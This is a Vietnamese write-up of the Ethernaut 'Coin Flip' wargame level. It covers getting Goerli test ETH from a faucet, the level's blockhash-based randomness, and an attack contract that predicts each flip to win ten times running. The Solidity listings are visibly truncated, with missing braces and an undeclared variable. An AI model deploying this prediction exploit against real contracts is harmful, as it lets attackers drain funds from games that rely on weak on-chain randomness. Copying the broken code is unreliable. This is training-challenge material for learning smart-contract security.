Coin Flip


1. Thực hiện việc kiếm ETH:

Sử dụng: https://goerli-faucet.pk910.de/ - để lấy được một số ETH cho ví bằng cách:

+ Điền ETH address của mình vào:


Goerli PoW Faucet

The goerli testnet is <u>deprecated</u> and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.




0x92141B14ddB92C256eFB3f1F464b042164570Af9


+ Sau đó start Mining:



+ Trong trường hợp máy lag hoặc muốn tăng công suất có thể thêm và giảm bớt công việc tại Number of Workers.

+ Đến khi kiếm đủ số lượng có thể rút thì có thể dừng lại và nhận ETH





- => Và ta đã có đủ số ETH để tiếp tục tham ra vào Ethernaut
 - 2. Xác định yêu cầu đề bài:

This is a coin flipping game where you need to build up your winning streak by guessing the outcome of a coin flip. To complete this level you'll need to use your psychic abilities to guess the correct outcome 10 times in a row.

Return to startpage

Things that might help

• See the "?" page above in the top right corner menu, section "Beyond the console"

```
pragma solidity ^0.8.0;
contract CoinFlip {
 uint256 public consecutiveWins;
 uint256 lastHash;
 uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
 constructor() {
   consecutiveWins = 0;
 function flip(bool _guess) public returns (bool) {
   uint256 blockValue = uint256(blockhash(block.number - 1));
   if (lastHash == blockValue) {
     revert();
   lastHash = blockValue;
   uint256 coinFlip = blockValue / FACTOR;
   bool side = coinFlip == 1 ? true : false;
   if (side == _guess) {
     consecutiveWins++;
   } else {
     consecutiveWins = 0;
```

3. Giải quyết bài toán

Ta phải đoán được đúng 10 lần liên tiếp True hoặc False thì mới có quyền sở hữu hợp đồng

Để đoán đúng ngẫu nhiên 10 lần tỷ lệ chỉ là 1/(2^10) gần như là bất khả thi. Ta sử dụng gợi ý của Ethernaut:

Beyond the console

Some levels will require working outside of the browser console. That is, writing solidity code and deploying it in the network to attack the level's instance contract with another contract. This can be done in multiple ways, for example:

- 1. Use Remix to write the code and deploy it in the corresponding network See Remix Solidity IDE.
- 2. Setup a local truffle project to develop and deploy the attack contracts. See <u>Truffle Framework</u>.
- => Ta sử dụng Remix Solidity IDE để triển khai dự án.

Có một lỗi xảy ra:

```
ParserError: Source file requires
different compiler version (current
compiler is
0.8.18+commit.87f61d96.Emscripten.c
lang) - note that nightly builds
are considered to be strictly less
than the released version
--> 3. Coin Flip/coinflip.sol:2:1:
|
2 | pragma solidity ^0.6.0;
| ^^^^^^^^^^^^^^^^^^^^^
```


=> Sử dụng phiên bản cũ hơn để xử lý lỗi.

Sau đó ta thay đổi một chút về hợp đồng sao cho khi Flip luôn đưa về kết quả đúng

```
pragma solidity ^0.6.0;
interface ICoinFlip {
    function flip(bool _guess) external returns (bool);
contract CoinFlipGuess {
   uint256 public consecutiveWins = 0;
    uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
    function coinFlipGuess(address _coinFlipAddr) external returns (uint256) {
        uint256 blockValue = uint256(blockhash(block.number - 1));
        if (lastHash == blockValue) {
        lastHash = blockValue;
        uint256 coinFlip = blockValue / FACTOR;
        bool side = coinFlip == 1 ? true : false;
        bool isRight = ICoinFlip(_coinFlipAddr).flip(side);
        if (isRight) {
            consecutiveWins++;
        } else {
```

3 Coin Flip.sol

Sau đó ta thực hiện flip 10 lần với address của đối tượng:



Sau khi tương tác 10 lần thì uint256 sẽ có giá trị là 10 Ta quay lại và Submit

